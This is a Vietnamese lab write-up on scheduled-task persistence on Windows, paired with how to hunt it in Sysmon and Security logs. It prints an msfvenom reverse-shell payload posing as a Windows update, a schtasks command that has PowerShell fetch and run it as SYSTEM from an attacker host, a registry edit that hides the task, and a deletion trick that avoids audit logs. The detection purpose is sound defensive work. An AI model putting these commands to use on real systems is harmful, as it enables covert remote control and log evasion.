- Các process để tạo scheduled task sẽ là svchost.exe (từ Win 10) hoặc taskeng.exe (Window Older Version)

- Trigger các process mới được tạo có commandline là **SCHTASKS**, dùng **Sysmon 1** hoặc Event ID 4688, đặc biệt cần chú ý tới các *commandline* nghi ngờ như
  - `.cmd` , `.ps1` , `.vbs` , `.py` , `.js` , `.exe` , `.bat` : đây là các scripts hoặc file thực thi thường được sử dụng để chạy mã độc hoặc tải payload.
  - `powershell` , `wmic` , `rundll32` , `cscript` , `certutil` , ...
    - Các công cụ này phổ biến trong các cuộc tấn công vì nó có sẵn trên hệ thống (LOLBAS) và cho phép thực thi mã từ xa hoặc chỉnh sửa hệ thống, ví dụ: PowerShell có thể tải payload trực tiếp từ internet.
  - `%APPDATA%` , `%PUBLIC%` , `%TEMP%`
    - Các vị trí này thường cho phép mọi người dùng ghi (user-writable).
    - Kẻ tấn công có thể lưu mã độc tại đây và sử dụng Scheduled Tasks để thực thi.
- Nếu tạo scheduled task bằng Powershell Cmdlet thì xem log 4104.

## Demo

### Chuẩn bị

#### Tạo revershell có tên là windowupdate.exe

- LHOST: 192.168.139.128
- LPORT: 4444

```
(hoadp2001@kali)~$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.139.128 LPORT=4444 -f exe -o windowupdate.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
Saved as: windowupdate.exe
(hoadp2001@kali)~$
```



## Khởi động một máy chủ HTTP đơn giản trên cổng 8080

```
Saved as: windowupdate.exe
File System
(hoadp2001@kali)-[~]
$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```

## Dùng schtasks để tạo 1 scheduled task với nhiệm vụ

**Tên Scheduled Task:** Window Update.

**Trigger:** Chạy hàng ngày, một lần, lúc 16:00.

**Action:** dùng powershell tải 1 payload độc hại trên 1 domain, là 1 một reverse shell. Sau khi tải xong sẽ chạy reverse shell này.

```
schtasks /create /tn "Window Update" /tr "powershell.exe -
ExecutionPolicy Bypass -Command \"Invoke-WebRequest -Uri
'http://192.168.139.128:8080/windowupdate.exe' -OutFile
'C:\\\\windowupdate.exe'; Start-Process 'C:\\\\windowupdate.exe'
-Wait\" /ru \"NT AUTHORITY\\SYSTEM\" /sc DAILY /st 16:00 /F
```

```
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>schtasks /create /tn "Window Update" /tr "powershell.exe -ExecutionPolicy Bypass -Command \"Invoke-Web
ebRequest -Uri 'http://192.168.139.128:8080/windowupdate.exe' -OutFile 'C:\\\\windowupdate.exe'; Start-Process 'C:\\\\window
update.exe' -Wait\" /ru \"NT AUTHORITY\\SYSTEM\" /r1 HIGHEST /sc DAILY /st 16:00 /F
SUCCESS: The scheduled task "Window Update" has successfully been created.

C:\Windows\system32>
```

⇒ **Scheduled Task** đã được tạo thành công và có thể thấy ở ứng dụng.

OneDrive Standalone Update ...	Ready	At 3:00 PM on 5/1/1992 - After triggered, repeat every 1.00:00:00 indefinitely.	1/5/2025 5:58:10 PM	1/5/2025 10:35:57 AM	(0x8004EE04)
Window Update	Ready	At 4:00 PM every day	1/5/2025 4:00:00 PM	11/30/1999 12:00:00 AM	The task has not yet run. (0x41303)

## Hunting hành vi này

- **Log 4698** về tạo Scheduled Task

Filtered: Log: Security; Source: ; Event ID: 4698. Number of events: 9

Keywords	Date and Time	Source	Event ID	Task Category
Audit Success	1/5/2025 3:25:49 PM	Microsoft Windows security auditing.	4698	Other Object Access Events
Audit Success	1/5/2025 3:01:19 PM	Microsoft Windows security auditing.	4698	Other Object Access Events
Audit Success	1/5/2025 2:58:04 PM	Microsoft Windows security auditing.	4698	Other Object Access Events
Audit Success	1/5/2025 2:55:04 PM	Microsoft Windows security auditing.	4698	Other Object Access Events
Audit Success	1/5/2025 2:33:56 PM	Microsoft Windows security auditing.	4698	Other Object Access Events
Audit Success	1/5/2025 12:44:52 PM	Microsoft Windows security auditing.	4698	Other Object Access Events
Audit Success	1/5/2025 12:20:44 PM	Microsoft Windows security auditing.	4698	Other Object Access Events

Event 4698, Microsoft Windows security auditing.

General Details

A scheduled task was created.

Subject:

Security ID: DESKTOP-DFN62UV\hoadp2  
Account Name: hoadp2  
Account Domain: DESKTOP-DFN62UV  
Logon ID: 0x25152

Task Information:

Task Name: **Window Update**  
Task Content: <?xml version="1.0" encoding="UTF-16"?>  
<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">  
<RegistrationInfo>

- **Sysmon 1** về việc mở cmd tạo scheduled task

Information 1/5/2025 3:25:49 PM Sysmon 1 registry value set (rule: registryvalue...

Information 1/5/2025 3:25:49 PM Sysmon 1 Process Create (rule: ProcessCreate)

Information 1/5/2025 3:25:42 PM Sysmon 1 Process Create (rule: ProcessCreate)

Information 1/5/2025 3:25:41 PM Sysmon 1 Process Create (rule: ProcessCreate)

Event 1, Sysmon

General Details

Process Create:

RuleName: -

UtcTime: 2025-01-05 08:25:49.591

ProcessGuid: {bd205232-420d-677a-c802-000000002600}

ProcessId: 2928

Image: C:\Windows\System32\schtasks.exe

FileVersion: 10.0.19041.3636 (WinBuild.160101.0800)

Description: Task Scheduler Configuration Tool

Product: Microsoft® Windows® Operating System

Company: Microsoft Corporation

OriginalFileName: schtasks.exe

CommandLine: schtasks /create /tn "Window Update" /tr "powershell.exe -ExecutionPolicy Bypass -Command 'Invoke-WebRequest -Uri 'http://192.168.139.128:8080/windowupdate.exe' -OutFile 'C:\windowupdate.exe'; Start-Process 'C:\windowupdate.exe' -Wait '' /ru "NT AUTHORITY\SYSTEM" /rl HIGHEST /sc DAILY /st 16:00 /F

CurrentDirectory: C:\Windows\system32\

User: DESKTOP-DFN62UV\hoadp2

LogonGuid: {bd205232-17bc-677a-5251-020000000000}

LogonId: 0x25152

TerminalSessionId: 1

IntegrityLevel: High


Hashes: MD5=D4DA0387B820B7E4F1B762A365D4DD4F.SHA256=9A80453518078BADF0679B0CF30F50A83163E5264A2665C6052CC27F168C50F2.IMPHASH=ECCE05491F2E8F279F4790BCB1318C05

Log Name: Microsoft-Windows-Sysmon/Operational


Source: Sysmon


Logged: 1/5/2025 3:25:49 PM

- **Sysmon 11** về tạo file ở thư mục C:\Windows\System32\Tasks



- Khi tạo Scheduled Task sẽ khởi tạo và ghi giá trị cho registry





## Ẩn Scheduled Task

Ban đầu query all để list tất cả các scheduled task ⇒ vẫn thấy được “Window Update”

```
C:\Windows\system32>schtasks /query
```

Folder: \	TaskName	Next Run Time	Status
	2025_0002	1/6/2025 12:00:00 PM	Ready
	2025_0003	1/11/2025 2:43:51 PM	Ready
	MicrosoftEdgeUpdateTaskMachineCore	1/6/2025 9:38:55 AM	Ready
	MicrosoftEdgeUpdateTaskMachineUA	1/5/2025 4:08:55 PM	Ready
	npcapwatchdog	N/A	Ready
	OneDrive Reporting Task-S-1-5-21-5261075	1/5/2025 4:52:14 PM	Ready
	OneDrive Standalone Update Task-S-1-5-21-5261075	1/6/2025 6:30:54 PM	Ready
	Window Update	1/5/2025 4:00:00 PM	Ready


Ta thay đổi giá trị key registry Index thành (0) để hidden Scheduled Task này đi

```

C:\PSTools>powershell -i 1 reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tree\Window Upda
te" /v Index /t REG_DWORD /d 0 /f
PsExec v2.43 - Execute processes remotely
Copyright (C) 2001-2023 Mark Russinovich
Sysinternals - www.sysinternals.com

reg exited on DESKTOP-DFN62UV with error code 0.
C:\PSTools>

```



Kết quả là "Window Update" đã bị hidden như mong muốn


```

C:\Windows\system32>schtasks /query

Folder: \
TaskName
=====
S2025_0002 1/6/2025 12:00:00 PM Ready
S2025_0003 1/11/2025 2:43:51 PM Ready
MicrosoftEdgeUpdateTaskMachineCore 1/6/2025 9:38:55 AM Ready
MicrosoftEdgeUpdateTaskMachineUA 1/5/2025 4:08:55 PM Ready
npcapwatchdog N/A Ready
OneDrive Reporting Task-S-1-5-21-5261075 1/5/2025 4:52:14 PM Ready
OneDrive Standalone Update Task-S-1-5-21 1/6/2025 3:12:04 PM Ready
Folder: \GoogleSystem

```

Hunting hành vi này, dùng Sysmon Event ID 13



**Khi Scheduled Task được chạy**

**Mở System Informer lên ta thấy 1 chương trình đang chạy chính là reverse shell**

taskhostw.exe	7052		2 MB	DESKTOP-DF...\\hoadp2	Host Process for Windows Tasks
▼ powershell.exe	444	0.02	59.25 MB		Windows PowerShell
conhost.exe	6928		6.38 MB		Console Window Host
▼ windowupdate...	6496	0.02	240 B/s	2.58 MB	
svchost.exe	380	0.02	38.07 MB		Host Process for Windows Ser...
▼ svchost.exe	704		13.52 MB		Host Process for Windows Ser...

**Tại Server thấy hành vi truy cập và tải payload độc hại xuống, có src IP là IP của victim**


```
(hoadp2001@kali)-[~]
$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
192.168.139.152 - - [05/Jan/2025 14:32:01] "GET / HTTP/1.1" 200 -
192.168.139.152 - - [05/Jan/2025 14:32:01] code 404, message File not found
192.168.139.152 - - [05/Jan/2025 14:32:01] "GET /favicon.ico HTTP/1.1" 404 -
192.168.139.152 - - [05/Jan/2025 14:44:15] "GET / HTTP/1.1" 200 -
192.168.139.152 - - [05/Jan/2025 14:44:35] "GET /windowupdate.exe HTTP/1.1" 200 -
192.168.139.152 - - [05/Jan/2025 14:56:00] "GET /windowupdate.exe HTTP/1.1" 200 -
192.168.139.152 - - [05/Jan/2025 15:00:00] "GET /windowupdate.exe HTTP/1.1" 200 -
192.168.139.152 - - [05/Jan/2025 15:02:00] "GET /windowupdate.exe HTTP/1.1" 200 -
192.168.139.152 - - [05/Jan/2025 15:07:00] "GET /windowupdate.exe HTTP/1.1" 200 -
192.168.139.152 - - [05/Jan/2025 15:14:00] "GET /windowupdate.exe HTTP/1.1" 200 -
192.168.139.152 - - [05/Jan/2025 16:00:00] "GET /windowupdate.exe HTTP/1.1" 200 -
```

Sau khi victim chạy ngầm reverse shell, attacker lắng nghe thành công, có 1 meterpreter để khai thác máy victim


```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > getsid
Server SID: S-1-5-18
meterpreter > sysinfo
Computer      : DESKTOP-DFN62UV
OS            : Windows 10 (10.0 Build 19045).
Architecture : x64
System Language : en_US
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter   : x64/windows
meterpreter > █
```

## Hunting việc chạy Scheduled Task độc hại này

- **Sysmon 1** ghi nhận việc chạy tiến trình độc hại tại 16:00




- **Sysmon 3** ghi nhận hành vi powershell kết nối tới server để tải shell



- **Sysmon 3** ghi nhận hành vi kết nối với máy attacker có IP là 192.168.139.128 tại port 4444





## Xóa Scheduled Task


Ngoài lề về vấn đề xóa 1 scheduled task, nếu ta dùng các câu lệnh như schtasks /delete hoặc xóa bằng GUI, sẽ sinh ra log 4699, ví dụ, ta xóa 1 scheduled task là 2025\_0002

```
Microsoft Windows [Version 10.0.19045.5247]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>schtasks /delete /tn 2025_0002
WARNING: Are you sure you want to remove the task "2025_0002" (Y/N)? y
SUCCESS: The scheduled task "2025_0002" was successfully deleted.

C:\Windows\system32>_
```

Hành vi xóa sẽ chắc chắn sẽ được ghi lại



**Tuy nhiên**, nếu đối với 1 **scheduled task đã bị hidden** bằng việc sửa các key-value trong registry như đã nói ở trên, thì ta có thể sử dụng câu lệnh là

***schtasks /change /tn [name scheduled task] /tr [new action]***

(vốn dĩ dùng để thay đổi action của scheduled task) để xóa scheduled task đó (cần mật khẩu)

⇒ **điều đặc biệt: KHÔNG CÓ LOG 4699 và KHÔNG CÓ LOG 4702**  
(Scheduled Task được update)

**Với Scheduled Task "Window Update" đã bị hidden, ta sẽ xóa bằng cách trên, ban đầu vẫn còn thông tin trong registry**

MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tree\Window Update

Name	Type	Data
(Default)	REG_SZ	(value not set)
Id	REG_SZ	{237DD3AF-9520-4E76-B1C9-D570C20472BD}
Index	REG_DWORD	<u>0x00000000 (0)</u>
SD	REG_BINARY	01 00 04 80 78 00 00 00 88 00 00 00 00 00 14 00...

Sau khi thực thi câu lệnh ⇒ registry bị xóa và không tìm thấy “Window Update” nữa

- Aliases
- CompatibilityAdapter
- Configuration
- CredWom
- Handlers
- Maintenance
- TaskCache
  - Boot
  - Logon
  - Maintenance
  - Plain
  - Tasks
  - Tree
    - 2025\_0003
    - GoogleSystem
    - MaliciousTask
    - Microsoft
      - MicrosoftEdgeUpdateTaskMa
      - MicrosoftEdgeUpdateTaskMa
      - npcapwatchdog
      - OneDrive Reporting Task-S-1-
      - OneDrive Standalone Update
- TaskStateFlags
- WP

Administrator: Command Prompt

```

Microsoft Windows [Version 10.0.19045.5247]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>schtasks /change /tn Window Update /tr notepad.exe
ERROR: Invalid argument/option - 'Update'.
Type "SCHTASKS /CHANGE /?" for usage.

C:\Windows\system32>schtasks /change /tn "Window Update" /tr notepad.exe
ERROR: The system cannot find the file specified.

C:\Windows\system32>schtasks /query /tn "Window Update"
ERROR: The system cannot find the file specified.

C:\Windows\system32>

```

Check log 4699 và 4702 ⇒ không hề có log về scheduled task “Window Update”

- Event 4702 mới nhất là của 1 task khác

Keywords	Date and Time	Source	Event ID	Task Category
Audit Success	1/5/2025 5:35:07 PM	Microsoft Windows security auditing.	4702	Other Object Access Events
Audit Success	1/5/2025 5:27:11 PM	Microsoft Windows security auditing.	4702	Other Object Access Events
Audit Success	1/5/2025 5:27:08 PM	Microsoft Windows security auditing.	4702	Other Object Access Events

Event 4702, Microsoft Windows security auditing.

General Details

A scheduled task was updated.

Subject:

Security ID: NETWORK SERVICE  
Account Name: DESKTOP-DFN62UVS  
Account Domain: WORKGROUP  
Logon ID: 0x3E4

Task Information:

